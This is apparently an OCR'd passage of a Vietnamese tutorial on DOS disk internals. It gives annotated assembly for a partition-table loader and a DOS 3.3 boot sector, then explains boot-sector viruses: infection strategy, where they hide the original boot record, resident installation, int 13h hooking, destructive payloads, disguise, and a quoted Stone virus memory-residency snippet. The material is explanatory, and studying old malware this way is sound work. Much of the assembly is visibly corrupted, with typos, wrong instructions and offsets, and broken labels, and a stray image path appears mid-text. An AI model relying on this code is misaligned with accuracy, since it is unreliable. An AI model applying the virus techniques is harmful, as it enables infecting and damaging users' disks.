;Chức năng: định vị đầu vào mỗi phần trong vùnh system và chứa vào trong các biến
;sector_begin_FAT, sector_begin_root, sector_begin_data
;Boot sector được đọc vào trong buffer My_Buffer
mov     AL, 0                   ;Đĩa A
movDX, 0                        ;Đoc sector 0
mov     CX, 1                   ;1 sector
lea     BX, my_buffer           :DS:BX là địa chỉ buffer
int     25h                     ;Đọc lấy 1 word trong
pop     DX                      ;Stack
jnc     cont1
jmp     error
    cont1:
mov     AX, my_buffer[0Eh]      ;Sector reserved
mov     sector_begin_FAT, AX
```

```
xor     DX, DX
mov     AL, my_buffer[10]           ;Số FAT*sector/FAT =số sector
xor     AH, AH                  ;cho FAT
mul     my_buffer[16h]
add     AX, my_buffer[1Ch]          ;sector dấu mặt
add     AX, my_buffer[Eh]           ;sector dành riêng
mov     sector_begin_root, AX       ;Sector đầu root đã tính xong
mov     sector_begin_data, AX       ;Sector đầu data sẽ là giá trị này +
mov     AX, 20h                 ;số sector dành cho root
mul     my_buffer[11h]              ;Số entry tối đa*số byte/entry
mov     BX, my_buffer[Bh]
add     AX, BX                  ;Làm tròn thành bội số byte
dec     AX                      ;Chia số byte trên sector.
div     BX
add     sector_begin_data, AX       ;Sector đầu data đã được tính
ret
    analysis_boot   endp
    sector_begin_FAT    dw  0
sector_begin_root   dw  0
sector_begin_data       dw  0
my_buffer           db  512 dup (0)
```

4/ Phân tích Boot: Các phần trên đã cung cấp cho các bạn khá chi tiết về cấu trúc logic cũng như các bảng tham số đĩa quan trọng của DOS. Bây giờ, các thông tin bổ ích đó sẽ giúp chúng ta lần lượt phân tích 2 đoạn mã trong Partition table và trong Boot record. Việc hiểu biết tường tận công việc của Boot record, dù chỉ cụ thể trên 1 version của DOS cũng giúp chúng ta có một cái nhìn khái quát và dễ tiếp cận với B-virus hơn.

a. Partition table: Công việc chính của đoạn mã trong Partition table gồm:

+ Chuyển chính chương trình của mình đi chỗ khác để dọn chỗ cho việc tải Boot record của Active partition vào.

+ Kiểm tra dấu hiệu nhận diện Boot record bằng 1 giá trị word ở off 01BEh (nếu là Boot record, giá trị này là 0AA55h).

+ Cung cấp bảng tham số của entry tương ứng vào 0:7BE.

+ Chuyển quyền điều khiển cho Boot record vừa đọc.

Partition table mà ta khảo sát dưới hệ điều hành MSDOS trên đĩa cứng 40Mb được chia làm 2 đĩa bằng FDISK: C có kích thước 26Mb và D là 15Mb.

```
Org     07C00h
begin:                                  ;Khởi tạo stack
cli
xor     AX, AX
mov     SS, AX
mov     SP, 07C00h
mov     SI, SP
push        AX
pop     ES
push        AX
```

```
pop     DS
sti
;Chuyển chương trình sang vùng 0:0600 để dành chỗ cho Boot sector của partition được ;đọc
vào
cld
mov     DI, 0600
mov     CX, 100h
repne   movsw
jmp     0:061DH             ;Chuyển quyền điều khiển sang vùng
mov     SI, 07BEh           ;mới, trỏ SI đến bảng tham số
mov     BL, 4               ;Kiểm tra xem partition nào là
    check:                      ;active (dựa vào boot_flag)
cmp     BL[SI], 80h
je      check_partition     ;Nếu là active, chuyển sang
cmp     byte ptr [SI], 0    ;phần kiểm tra partition
jne     invalid             ;có hợp lệ không
add     SI, 100h            ;Hợp lệ kiểm tra tiếp
dec     BL                  ;partition kế
jne     check               ;Nếu không có partition nào thỏa
int     1Bh                 ;chuyển sang FCB BASIC
    Check_partition:
mov     DX, word ptr[SI]    ;Đưa giá trị định vị Boot sector
mov     CX, word ptr[SI+2]  ;vào
mov     BP, SI
    Next_partition:
;Để đảm bảo tính hợp lệ, các partition cong lại phải không được là active
add     SI, 10h
dec     BL
je      load_system         ;Hợp lệ sẽ tải hệ thống vào
cmp     byte ptr[SI]        ;? No active
je      Next_partition          ;Kiểm tra tiếp
    invalid:
        mov     SI, offset error1_mess      ;Nếu không hợp lệ:  sai
    next_char:
lodsb
cmp     AL, 0
je      loop
push        SI
mov     BX, 7
mov     AH, Eh
int     10h
pop     SI
jmp     Next_char
    loop:
jmp     loop
```

```
    load_system:
mov     DI, 5                       ;Sẽ đọc lại 5 lần nếu lỗi
    Try:
mov     BX, 07C00h
mov     AX, 0201h
push        DI
int     13h
pop     DI
jne     load_ok
xor     AX, AX
int     13h
dec     DI
jne     Try
mov     SI, offset error2_mess
jmp     next_char
    Load_ok:
mov     SI, offset error3_mess
mov     DI, 07DFEh
cmp     word ptr [DI], 0AA55h       ;Kiểm tra tính hợp lệ
jne     next_char                   ;của boot sector
mov     SI, BP
jmp     0:07C00h
error1_mess  db  'Invalid partition table', 0
error2_mess  db  'Error loading operating system', 0
error3_mess  db  'Missing operating system', 0
reserved     db  offset reserved - offset begin dup (0)
Partition1:
bootflag1        db  80h                ;Active
headNo1      db  1
secCylBegin1     dw  1
System_ID1   db  4                      ;DOS FAT 16 bit
HeadEnd1     db  0
secCylEnd1   dw  6B91h
RelSecs1         dd  11h
TotalSec1        dd  0CD76h

Partition2:
bootflag2        db  0                  ;No Active
headNo2      db  0
secCylBegin2     dw  6C81h
System_ID2   db  5                      ;DOS FAT 16 bit
HeadEnd2     db  4
secCylEnd2   dw  0C5D1h
RelSecs2         dd  0CDEDh
TotalSec2        dd  0727Ch
```

```
Partition3:
bootflag3          db   0
headNo3       db   0
secCylBegin3       dw   0
System_ID3    db   0
HeadEnd3      db   0
secCylEnd3    dw   0
RelSecs3           dd   0
TotalSec3          dd   0

Partition4:
bootflag4          db   0
headNo4       db   0
secCylBegin4       dw   0
System_ID4    db   0
HeadEnd4      db   0
secCylEnd4    dw   0
RelSecs4           dd   0
TotalSec4          dd   0
ID_disk       dw   0AA55h
```

b. Boot sector: công việc chính của Boot sector gồm:

+ Khởi tạo ngắt 1Eh (bảng tham số đĩa mềm) bằng bảng tham số trong Boot sector (nếu có điều kiện, các bạn có thể nên quan tâm đến sự thay đổi các tham số đĩa mềm qua version khác nhau của DOS).

+ Định vị các phần trên đĩa bằng bảng tham số BPB (như chúng ta đã khảo sát).

+ Đọc Root vào và kiểm tra sự tồn tại của hai file hệ thống.

+ Nếu có, tải hai file này vào và trao quyền điều khiển.

Boot sector mà chúng ta sẽ phân tích là Boot sector trên đĩa mềm 360Kb được format dưới DOS 3.3

```
;Chức năng: kiểm tra và nạp hệ điều hành nếu có
;Vào       :  không
;Ra   :   CH= media đĩa
              DL= số hiệu vật lí đĩa (0=đĩa A, 80h=đĩa cứng)
              BX= sector đầu vùng dữ liệu
     org       7C00h
          jmp       sort begin
;Bảng tham số đĩa
          nop
     OEM            db   'MSDOS 3.3'
     SectorSize     dw   200h
     ClusterSize    dw   2
     ReservedSector     dw   1
     FatCnt         db   2
```

```
    RootSizedw  70h
    TotalSector dw  2D0h
    Media       db  0FDh
    FatSize     dw  2
    TrackSect   dw  9
    HeadCnt     dw  2
    HiddenSector    dw  0
    Reserved    db  0Dh dup (0)
;Bảng tham số đĩa mềm cho ngắt 1Eh
Parameter:
    No_use      db  4 dup (0)
    EOT             db  12h
    No_use      db  4 dup (0)
    HeadSettleTime  db  1
    MotorStartupdb  0
Begin:
;Khởi tạo các thanh ghi phân đoạn và Stack
        cli
xor     AX, AX
mov     SS, AX
mov     SP, 7C00h
push        SS
pop     ES
;Khởi tạo bảng tham số đĩa
mov     DX, 78h
lds     SI, SS:[BX]             ;DS:SI trỏ đến bảng tham số
push        DS                      ;chuẩn của ROM BIOS
push        SI                      ;Giá trị cũ  của tham số sẽ
push        SS                      ;được trả lại nếu không tìm
push        BX                      ;được hai file hệ thống
mov     DI, offset parameter
mov     CX, 0Bh
cld
Cont1:
lodsb                           ;Những tham số nào của ROM có
cmp     ES:byte ptr[DI], 0      ;phần tử tương ứng trong boot
je      cont0                   ;bằng 0 sẽ được copy lại
mov     AL, byte ptr[DI]
Cont0:
stosb
mov     AL, AH
loop    cont1
push        ES
pop     DS                      ;Đặt lại ngắt 1Eh
mov     word ptr [BX+2]
```

```
mov     word ptr [BX], offset parameter
sti
int     13h                     ;Reset lại đĩa
;Phần định vị các thành phần trong vùng hệ thống
jb      error1                  ;Nếu gặp lỗi
mov     AL, FatCnt              ;FatCnt*FatSize
mul     word ptr FatSize            ;= số sector cho FAT
add     AX, HiddenSector            ;+số sector dấu mặt
add     AX, ReservedSector          ;+số sector dành riêng
mov     word ptr [07C3Fh], AX       ;=sector đầu Root
mov     word ptr [07C37h], AX       ;Lưu vào sector đầu data
mov     AX, 20h                 ;Kích thước 1 entry
mul     RootSize                ;Số MaxEntry
mov     BX, SectorSize              ;=số byte cho Root
add     AX, BX                  ;chia số byte 1 sector
dec     AX                      ;=số sector đầu data
div     BX
add word ptr [07C37h], AX
;Phần kiểm tra 2 file hệ thống bằng cách đọc sector đầu Root vào địa chỉ 0:0500 rồi
;so sánh lần lượt 2 entry đầu tiên với hai tên file hệ thống trong Boot sector.
mov     BX, 0500h               ;Buffer 0:0500h
mov     AX, word [7C3Fh]            ;AX=sector đầu data
call    ChangeSectorToPhysic        ;Chuẩn bị giá trị
mov     AX, 201h                    ;Chức năng đọc
call    ReadSetor                   ;Đọc một sector
jb      error2                  ;Lỗi ?
;Phần kiểm tra 2 file hệ thống
mov     DI, BX                  ;ES:DI trỏ đến tên file
mov     CX, 0Bh                 ;hệ thống 1
mov     SI, offset SysFile1         ;So sánh ?
repe    cmpsb
jne     error3
lea     DI, [BX+20h]                ;ES:DI trỏ đến tên file hệ
mov     SI, offset SysFile2         ;thống 2
mov     CX, 0Bh                 ;So sánh ?
repe    cmpsb
je      cont2
Error3:
mov     SI, offset error3_mess      ;Thông báo nếu không có
Print:
call    Print_mess
xor     AH, AH                  ;Khôi phục lại các tham số
int     16h                     ;của bảng tham số đĩa mềm
pop     SI
pop     DS
```

```
pop     word ptr [SI]
pop     word ptr [SI+2]
int     19h                     ;Reboot
Error1:
mov     SI, offset error1_mess
jmp     shor print
Cont2:
;Lấy kích thước của file hệ thống trong Root vừa đọc để tính ra số sector
;cần đọc vào.
mov     AX, word ptr [51Ch]
xor     DX, DX
div     SectorSize
inc     AL                      ;Tính số sector
mov     byte ptr [7C3Ch], AL        ;ứng với kích thước file
mov     AX, word ptr [7C37h]        ;tìm được
mov     BX, 700h                    ;Đọc vào buffer bắt 0:700h
Cont4:
mov     AX, word ptr [7C37h]
call    ChangeSectorToPhysic
mov     AX, TrackSect
sub     AL, byte ptr [7C3Bh]
inc     AX
cmp     byte ptr [7C37h], AL
ja      cont3
mov     AL, byte ptr [7C3Ch]
Cont3:
push    AX
call    ReadSecto
pop     AX
je      error1
sub     byte ptr [7C3Ch], AL
je      cont5
add     word ptr [7C37h], AX
add     BX, AX
jmp     short cont4
Cont5:
;Chuyển tham số cho file hệ thống
mov     CH, Media
mov     DL, Disk
mov     BX, word ptr [7C3Dh]
jmp     70:0
Print_mess  proc near               ;In một chuỗi ASCIIZ trong DS:SI
lod     sb
or      AL, AL                  ;? cuối chuỗi ASCIIZ
je      exit
```

```
mov     AH, 0Eh
mov     BX, 7
int     10h                         ;In ra màn hình
jmp     short Print_loop
    Print_mess  endp
    ChangeSectorToPhysic    procnear
;Vào: AX= sector logic cần đổi
;Ra:  Các giá trị tương ứng Track, Head và sector được tính và gán cho các biến
;word[7C39h], byte[7C2Ah], byte[7C3Bh]
xor     DX, DX
div     TrackSect
inc     DL
mov     byte ptr [7C3Bh], DL
xor     DX, DX
div     HeadCnt
mov     byteptr [7C2A], DL
mov     word ptr [7C39], AX
Exit:
ret
    ChangeSectorToPhysic    endp
    ReadSector  procnear
;Chức năng: đọc sector có giá trị Track, head sector đã được tính trước đó qua
;thủ tục ChangeSectorToPhysic
;Vào:  AL = số sector ; ES:BX trổ đến buffer chứa dữ liệu
;Ra :  STC nếu gặp lỗi
mov     AH, 2
mov     DX, word ptr [7C39]
mov     CL, 5
shl     DH, CL
or      DH, byte ptr [7C3Bh]
xchg        CL, CH
mov     DL, Disk
mov     DH, byte ptr [7C2A]
int     13h
ret
    ReadSector  endp
    Error1_mess db  0Dh, 0Ah, 'Non-system disk or disk error', 0
    Error2_mess db  0Dh, 0Ah, 'Disk boot failure', 0
    File_sys1       db  'IO.SYS'
File_sys2       db  'MSDOS.SYS'
    Reserved        db  17 dup (0)
    Disk            db  0
    ID-Disk     dw  0AA55h
```

Đây chỉ là bước phân tích một Boot sector đơn giản, đối với DOS 4.xx, khả năng quản lí đĩa được mở rộng thêm (trên 32Mb), do đó, cũng tạo nên đôi phần phức tạp cho đoạn mã định vị các vùng hệ thống trên đĩa. Dù sao, đây cũng là một đề tài thú vị mà các bạn có thể tự mình phân tích lấy. Một gợi ý nho nhỏ khác là theo dõi sự biến đổi các tham số đĩa mềm qua các thế hệ máy, qua các version của DOS và qua các phần mềm cho phép format đĩa.

B - VIRUS

Qua chương 1, các bạn đã được cung cấp nhiều thông tin lí thú về đĩa và cũng đã phân tích xong các đoạn mã trong Partition table cũng như Boot sector. Tát cả những điều đó cũng chỉ nhằm một mục đích duy nhất: giúp chúng ta nắm vững và phân tích tốt một B - virus. Để bắt đầu, chúng ta phải trả lời câu hỏi: Virus này từ đâu ra?

I - Phương Pháp Lây Lan

Như ta đã biết, sau quá trình POST, sector đầu tiên trên đĩa A (nếu không sẽ là C) được đọc vào, một tác vụ kiểm tra nho nhỏ để tránh một lỗi: sector đó có thể không phải là một Boot sector hợp lệ, bằng cách kiểm tra giá trị nhận diện 0AA55 tại cuối sector. Nhưng việc kiểm tra này cũng không tránh khỏi sơ hở nếu ai đó thay đoạn mã trong Boot sector bằng một chương trình khác với ý đồ xấu và đó cũng chính là cách lây lan của một virus loại B.

Đối với đĩa mềm, sector 0 luôn là Boot record, do đó, việc lây chỉ tiến hành đơn giản bằng cách thay Boot record trên track 0, Side 0, sector 1.

Song trên đĩa cứng có chia các partition, mọi chuyện lại phức tạp hơn vì đầu tiên Master boot được đọc vào, sau quá trình kiểm tra partition active, Boot sector tương ứng mới được đọc vào. Chính vì thế, các Hacker có quyền chọn một trong hai nơi. Nhưng cả hai đều có nhược điểm của mình.

Đối với Partition table, ưu điểm có vẻ rõ ràng: nó luôn luôn được nạp vào vùng nhớ đầu tiên, cho dù sau đó hệ điều hành nào được kích hoạt và vì B - virus hoạt động không tương thích với một hệ điều hành nào mà chỉ thực hiện đối với đĩa. Mặt khác, nếu bất kì một phần mềm nào dưới DOS dùng các ngắt 25h và 26h cũng không thể truy nhập đến Partition table, do đó nó tránh khỏi cặp mắt tò mò của nhiều người. Dù vậy, nó vẫn có khuyết điểm: phải chú ý đến Partition table, nghĩa là đoạn mã được thay thế không được ghi đè vào bảng tham số này. Một xâm phạm dù nhỏ cũng sẽ ảnh hưởng đến việc quản lí đĩa cứng nếu người sử dụng Boot máy từ đĩa mềm. Điều này cũng lí giải tại sao một số virus trong nước không chú ý tới điều này và vì thế đã tạo ra lỗi: không kiểm soát được đĩa C khi máy được Boot từ A (NOPS virus).

Đối với Boot sector lại khác, một virus chọn giải pháp Boot record thay cho Partition table có thể gặp thuận lợi trong việc sử dụng bảng tham số đĩa BPB, đoạn mã lây cho đĩa mềm cũng sẽ được dùng tương tự cho đĩa cứng. Tuy nhiên lại phải tốn kém cho giải thuật định vị một partition boot được, chính điều này lại gây cho nó một thất lợi: không lây được trên đĩa cứng không có Active partition.

Việc lựa chọn Partition table hay Boot sector vẫn là một vấn đề đang bàn cãi của các virus (hay đúng hơn là giữa những nhà thiết kế virus), tuy nhiên hầu hết các virus sau này đều dùng Master boot hơn là Boot sector.

Vấn đề then chốt mà virus cần phải giải quyết là Boot sector nguyên thủy của đĩa. Rõ ràng Boot này phải được thay, nhưng virus không thể làm thay mọi chuyện cho một Boot record vì thực sự nó đâu có biết Boot record nguyên thủy phải làm gì, biết đâu đó là một đoạn mã khác nhằm một mục đích khác? Chính vì vậy, virus cũng không thể bỏ được Boot sector. Thay vào đó, nó sẽ cất Boot này vào một chỗ nhất định nào đó trên đĩa và sau khi thi hành xong tác vụ cài đặt của mình, virus sẽ đọc và trao quyền cho Boot cũ. Mọi việc được Boot cũ tiếp tục làm trông rất 'bình thường'. Nhưng khó khăn lại xuất hiện: cất Boot record cũ ở đâu khi mà mọi chỗ trên đĩa đều có thể bị sửa đổi: FAT, ROOT và nhất là Data area. Cách giải quyết câu hỏi này cũng giúp chúng ta phân loại chi tiết hơn về B - virus.

II - Phân Loại.

Khó khăn trên được B - virus giải quyết ổn thỏa theo hai hướng: cất Boot record lên một vị trí xác định trên mọi đĩa và chấp nhận mọi rủi ro mất mát Boot sector (do bị ghi đè) dù tất nhiên chỗ cất dấu này có khả năng bị ghi đè thấp nhất. Hướng này đơn giản và do đó chương trình thường không lớn. Chỉ dùng một sector thay chỗ Boot record và do đó được gọi là SB - virus (Single B - virus). Mặt khác, có thể cất Boot sector này vào một nơi an toàn trên đĩa, tránh khỏi mọi sai lầm, mất mát có thể xảy ra. Vì kích thước vùng an toàn có thể định vị bất kì nên chương trình virus thường chiếm trên nhiều sector và được chia thành hai phần: một phần trên Boot record, một trên đĩa (trên vùng an toàn). Vì đặc điểm này, nhóm này được gọi là DB - virus (Double B - virus).

1/ SB - virus: Do tính dễ dãi chấp nhận mọi mất mát nên chương trình ngắn gọn chỉ chiếm đúng một sector. Thông thường, SB - virus chọn nơi cất đấu Boot là những nơi mà khả năng bị ghi lên là ít nhất.

Đối với đĩa mềm, các nơi thường được chọn là:

+ Như độc giả cũng biết, ít khi nào ta khai thác hết số entry trên thư mục gốc, trong khi đó DOS còn khuyến khích chúng ta dùng cấu trúc thư mục con để tạo cấu trúc cây cho dễ quản lí. Chính vì lí do này, số entry ở những sector cuối Root Dir thường không được dùng đến và những sector này là nơi lí tưởng để cất giấu Boot record.

+ Khi phân phối cluster cho một file nào, DOS cũng bắt đầu tìm cluster trống từ đầu vùng data căn cứ vào entry của nó trên FAT, do đó, những sector cuối cùng trên đĩa cũng khó mà bị ghi đè lên. Đây cũng là nơi lí tưởng để cất giấu Boot record.

Đối với đĩa cứng, mọi chuyện xem ra lại đơn giản. Trên hầu hết các đĩa cứng, track 0 chỉ chứa Partition table (cho dù đĩa chỉ có 1 partition) trên sector 1, còn những sector còn lại trên track này đều không được dùng đến. Do đó, các SB - virus và hầu hết DB - virus đều chọn nơi này làm chốn 'nương thân'.

2/ DB -virus: Một sector với kích thước 512 byte (do DOS quy định) không phải là quá rộng rãi cho những tay hacker nhiều tham vọng. Nhưng việc mở rộng kích thước không phải là dễ dàng, họ cũng đã giải quyết bằng cách đặt tiếp một Boot record 'giả' lên sector 1, track 0, Side 0. Boot record này có nhiệm vụ tải 'hệ điều hành' virus vào bên trong vùng nhớ rồi trao quyền. Sau khi cài đặt xong, 'hệ điều hành' mới tải Boot record thật vào. 'Hệ điều hành' này phải nằm ở một 'partition'nào đó ngay trong lòng DOS hay từ một phần khác trên đĩa cứng. Cách giải quyết này có thể là:

Đối với đĩa cứng: những sector sau Partition table sẽ là chốn nương thân an toàn hoặc giải quyết tương tự như với đĩa mềm.

Đối với đĩa mềm: qua mặt DOS bằng cách dùng những cluster còn trống để chứa chương trình virus. những entry tương ứng với các cluster này trên FAT ngay sau đó sẽ bị đánh dấu 'Bad cluster' để DOS không còn ngó ngàng đến nữa. Phương pháp này tỏ ra hữu hiệu vì số lượng cluster được dùng chỉ bị hạn chế bởi số lượng cluster tối đa của đĩa cứng còn dùng được. Tuy nhiên, chính mặt mạnh này cũng là mật yếu của nó: dễ bị phát hiện bởi bất kì một phần mềm DiskMap (PCTOOLS, NDD ....). Cho dù thế nào đi nữa phương pháp này vẫn được ưa chuộng cho các loại DB - virus vì tính tương thích với mọi loại ổ đĩa.

Phương pháp thứ hai có nhiều tham vọng hơn: vượt ra khỏi tầm kiểm soát của DOS bằng cách tạo thêm một track mới tiếp theo track cuối mà DOS đang quản lí (chỉ áp dụng đối với đĩa mềm). Một đĩa 360Kb có 40 track được đánh số từ 0 đến 39 sẽ được tạo thêm một track số 40 chẳng hạn. Điều này cũng tạo cho virus một khoảng trống rất lớn trên đĩa (9sector*1/2Kb = 4, 5Kb). Tuy thế, phương pháp này đã tỏ rõ nhược điểm của nó trên các loại ổ đĩa mềm khác nhau. Các bộ điều khiển đĩa mềm khác nhau có thể có hoặc không có khả năng quản lí thêm track. Do đó, đã tạo ra lỗi đọc đĩa khi virus tiến hành lây lan (đĩa kêu cót két).


Cho dù là loại SB - virus hay DB - virus đi nữa, cấu trúc bên trong của chúng vẫn như nhau. Để có thể có cái nhìn đúng đắn về virus, chúng ta sẽ bắt đầu khảo sát B - virus bằng cách phân tích cấu trúc của nó.

III - Cấu Trúc Chương Trình B - Virus.

Do đặc điểm chỉ được trao quyền điều khiển một lần khi Boot máy, virus phải tìm mọi biện pháp tồn tại và được kích hoạt lại khi cần thiết - nghĩa là xét về mặt nào đó - nó cũng giống như một chương trình 'Pop up' TSR (Terminate and Stay Resident). Do vậy, phần chương trình virus được chia làm hai phần: phần khởi tạo (install) và phần thân. Chi tiết từng phần được khảo sát tường tận sau đây:

1/ Phần install: Việc ưu tiên hàng đầu là vấn đề lưu trú (Resident), không thể dùng được các chức năng của DOS để xin cấp phát vùng nhớ (vì DOS cũng chưa được tải vào), virus đành phải tự mình làm lấy và trong thực tế việc này rất đơn giản. Theo sau vấn đề lưu trú luôn luôn là việc chuyển toàn bộ chương trình virus (mà ta gọi là Progvi) sang vùng này tiến hành thay thế một loạt các ngắt cứng. Để bảo đảm tính 'Pop up' của mình một khi đĩa được truy xuất, Progvi luôn chiếm ngắt 13h. Ngoài ra, để phục vụ cho công tác phá hoại, gây nhiễu, ..., Progvi còn chiếm cả ngắt 21h của DOS nữa. Sau khi đã install xong, Boot record cũ sẽ được trả lại đúng địa chỉ và trao quyền.

Đối với loại DB - virus, phần install sẽ tiến hành tải toàn bộ phần thân vào, ngay sau khi được nạp, trước khi thi hành các bước trên. Sự khác nhau này chỉ đơn giản là do kích thước của nó quá lớn mà thôi. Sơ đồ của phần install có thể tóm tắt bằng sơ đồ khối sau:



2/ Phần thân: Là phần quan trọng của một virus, chứa các đoạn mã mà phần lớn sẽ thay thế cho các ngắt. Có thể chia phần này làm 4 phần nhỏ ứng với 4 chức năng rõ rệt.

+ Lây lan: là phần chính của phần thân, thay thế cho ngắt 13h, có tác dụng lây lan bằng cách copy chính chương trình này vào bất kì một đĩa nào chưa nhiễm.

+ Phá hoại: bất kì một virus nào cũng có đoạn mã này vì một lí do đơn giản: không ai bỏ công sức để tạo ra một virus không làm gì cả, mà người tạo ra phải gánh lấy một phần trách nhiệm nếu bị phát hiện là tác giả. Phần phá hoại có thể chỉ mang tính hài hước trêu trọc người sử dụng, thách đố về giải thuật ngắn gọn ... cho đến những ý đồ xấu xa nhằm hủy diệt dữ liệu trên đĩa.

+ Dữ liệu: để lưu chứa những thông tin trung gian, những biến nội tại, dùng riêng cho chương trình virus, cho đến những bộ đếm giờ, đếm số lần lây phục vụ cho công tác phá hoại.

+ Boot record: thực ra phần này có thể không nên kể vào chương trình virus vì nó thay đổi tùy theo đĩa mà không dính dáng, không ảnh hưởng gì đến chương trình virus. Tuy nhiên, với một quan điểm khác, Progvi luôn phải đảm bảo đến sự an toàn của Boot sector, sự bảo đảm này chặt chẽ đến nỗi hầu như Boot sector luôn 'cặp kè' bên cạnh chương trình virus, trong bộ nhớ cũng như trên đĩa. Mặt khác, nếu kết luận Progvi không sử dụng đến Boot record là không đúng vì mọi việc định vị các phần trên đĩa, virus đều phải lấy thông tin trong BPB trên đĩa đối tượng. Vì vậy, Boot sector cũng được xem như một phần không thể thiếu của chương trình virus. Khi mọi việc install đã được làm xong, Boot record này được chuyển đến 0:7C00h và trao quyền điều khiển.

Để virus có thể tồn tại và phát triển, vẫn phải có một số yêu cầu về môi trường cũng như chính virus. Dưới đây, chúng ta sẽ phân tích các yêu cầu cần có ở một B - virus.

IV - Các Yêu Cầu của B - Virus.

1/ Tính tồn tại duy nhất: Virus phải tồn tại trên đĩa cứng cũng như trong bộ nhớ, đó là điều không thể chối cãi được. Tuy nhiên, việc tồn tại quá nhiều bản sao của chính nó trên đĩa chỉ làm chậm qua trình Boot, mặt khác, nó cũng chiếm quá nhiều vùng nhớ, ảnh hưởng đến việc tải và thi hành các chương trình khác. Đó là chưa kể tốc độ truy xuất đĩa sẽ chậm đi đáng kể nếu có quá nhiều bản sao như thế trong vùng nhớ, Chính vì lí do này, một yêu cầu nghiêm ngặt đối với mọi loại B - virus là phải đảm bảo được sự tồn tại duy nhất trên đĩa. Sự tồn tại duy nhất trên đĩa sẽ đảm bảo sự tồn tại duy nhất trong vùng nhớ sau đó.

Tuy nhiên, với tốc độ tăng đáng kể về số lượng B - virus, hiện tượng 2 hay nhiều virus cùng 'chia xẻ' một đĩa tất nhiên sẽ xảy ra. Trong trường hợp này, việc kiểm tra sự tồn tại sẽ dẫn đến sự sai lệch và hậu quả 1 virus sẽ tạo bản sao chính nó nhiều lần trên đĩa, gây khó khăn cho việc sửa chữa sau này.

2/ Tính lưu trú: Không như F -virus, B - virus chỉ được trao quyền điều khiển một lần duy nhất. Do đó, để đảm bảo được tính 'Popup', nó phải có tính chất của một TSR, nghĩa là phải thường trú. Song khi virus vào vùng nhớ, DOS chưa được trao quyền tổ chức Memory theo ý mình nên virus có quyền chiếm đoạt không khai báo bất kì một lượng vùng nhớ nào mà nó cần, DOS sau đó sẽ quản lí phần còn lại của vùng nhớ.

3/ Tính lây lan: Đây không phải là yêu cầu cần có mà chỉ phải có nếu virus muốn tồn tại và phát triển. Việc lây lan chỉ xảy ra trong quá trình truy xuất đĩa, nghĩa là virus sẽ chi phối ngắt 13h để thực hiện việc lây lan.

4/ Tính phá hoại: Không phải là tính bắt buộc nhưng hầu như (nếu không nói là tất cả) mọi virus đều có tính phá hoại. Những đoạn mã phá hoại này sẽ được kích hoạt khi đến một thời điểm xác định nào đó.

5/ Tính gây nhiễm và ngụy trang: Khi bản chất của virus được khảo sát tường tận thì việc phát hiện virus không còn là vấn đề phức tạp. Do đó, yêu cầu ngụy trang và gây nhiễu ngày càng trở nên cấp bách để bảo đảm tính sống còn của virus. Việc gây nhiễu tạo nhiều khó khăn cho những nhà chống virus trong việc theo dõi chương trình để tìm cách khôi phục Boot, việc ngụy trang làm cho virus có một vẻ bề ngoài, làm cho khả năng phát hiện bước đầu bị bỏ qua.

6/ Tính tương thích: Không như F - virus, B - virus không phụ thuộc vào hệ điều hành nào (mặc dù những virus sau này quá lạm dụng khả năng của DOS). Tuy nhiên, vì đĩa có quá nhiều loại, chỉ riêng đĩa mềm cũng đã có loại 360Kb, 1.2Mb,..... cũng gây nhiều khó khăn cho virus trong việc thiết kế. Nó phải tương thích - hiểu theo nghĩa lây lan được - với mọi loại đĩa. Càng tương thích bao nhiêu, khả năng tồn tại và lây lan sẽ cao bấy nhiêu.

Mặt khác, sự thừa kế của các bộ vi xử lí (8086 - 80x86) đã làm xuất hiện nhiều điểm dị đồng mặc dù tính tương thích được bảo đảm tối đa. Một hacker tài giỏi phải chú ý đến điều này.

Một ví dụ đơn giản có thể kể ra: ở bộ vi xử lí 8088, có thể gán giá trị từ thanh ghi AX vào thanh ghi phân đoạn mã CS bằng lệnh MOV CS, AX. Điều này không thể thực hiện được trên các bộ vi xử lí khác.

Các yêu cầu của một B - virus đã được khảo sát xong. Nhưng những kĩ thuật để biến các yêu cầu này thành hiện thực lại chưa được đề cập đến. Phần sau sẽ minh họa từng kĩ thuật này.

V - Phân Tích Kĩ Thuật.

Yêu cầu đầu tiên là phải đưa ra kĩ thuật lưu trú - kĩ thuật sẽ ảnh hưởng đến mọi tác vụ sau đó.

1/ Kĩ thuật lưu trú: Khi thực hiện xong chương trình POST, giá trị tổng số vùng nhớ vừa được test (vùng nhớ cơ bản) sẽ lưu vào vùng Bios data ở địa chỉ 0:413h. Khi hệ điều hành nhận quyền điều khiển, nó sẽ coi vùng nhớ mà nó kiểm soát là giá trị trong địa chỉ này. Do đó, sau qua trình POST và trước khi hệ điều hành nhận quyền điều khiển, nếu "ai đó " thay đổi giá trị trong địa chỉ này sẽ làm cho hệ điều hành mất quyền quản lí vùng nhớ đó. Tất cả các B - virus đều làm điều này, tùy theo kích thước chương trình virus và buffer cho riêng nó, vùng nhớ cơ bản sẽ bị giảm xuống tương ứng. Tuy nhiên, cho đến nay, hầu như không có virus nào chiếm hơn 7Kb cho một mình nó, nhưng việc tồn tại nhiều loại virus trên 1 đĩa Boot sẽ làm tốn khá nhiều bộ nhớ và do đó cũng góp phần giảm tốc độ thực hiện.

Đoạn mã sau sẽ minh họa cho kĩ thuật này bằng cách giảm vùng nhớ đi 2 Kb:

```
mov     AX, 0
mov     DS, AX                  ;DS: Bios data
mov     AX, word ptr [0413]         ;AX= tổng memory co bản
dec     AX
dec     AX                      ;Giảm AX đi 2Kb
mov     word ptr [0413], AX         ; Vùng nhớ đã bị giảm
.....
```

(Trích chương trình virus Stone)

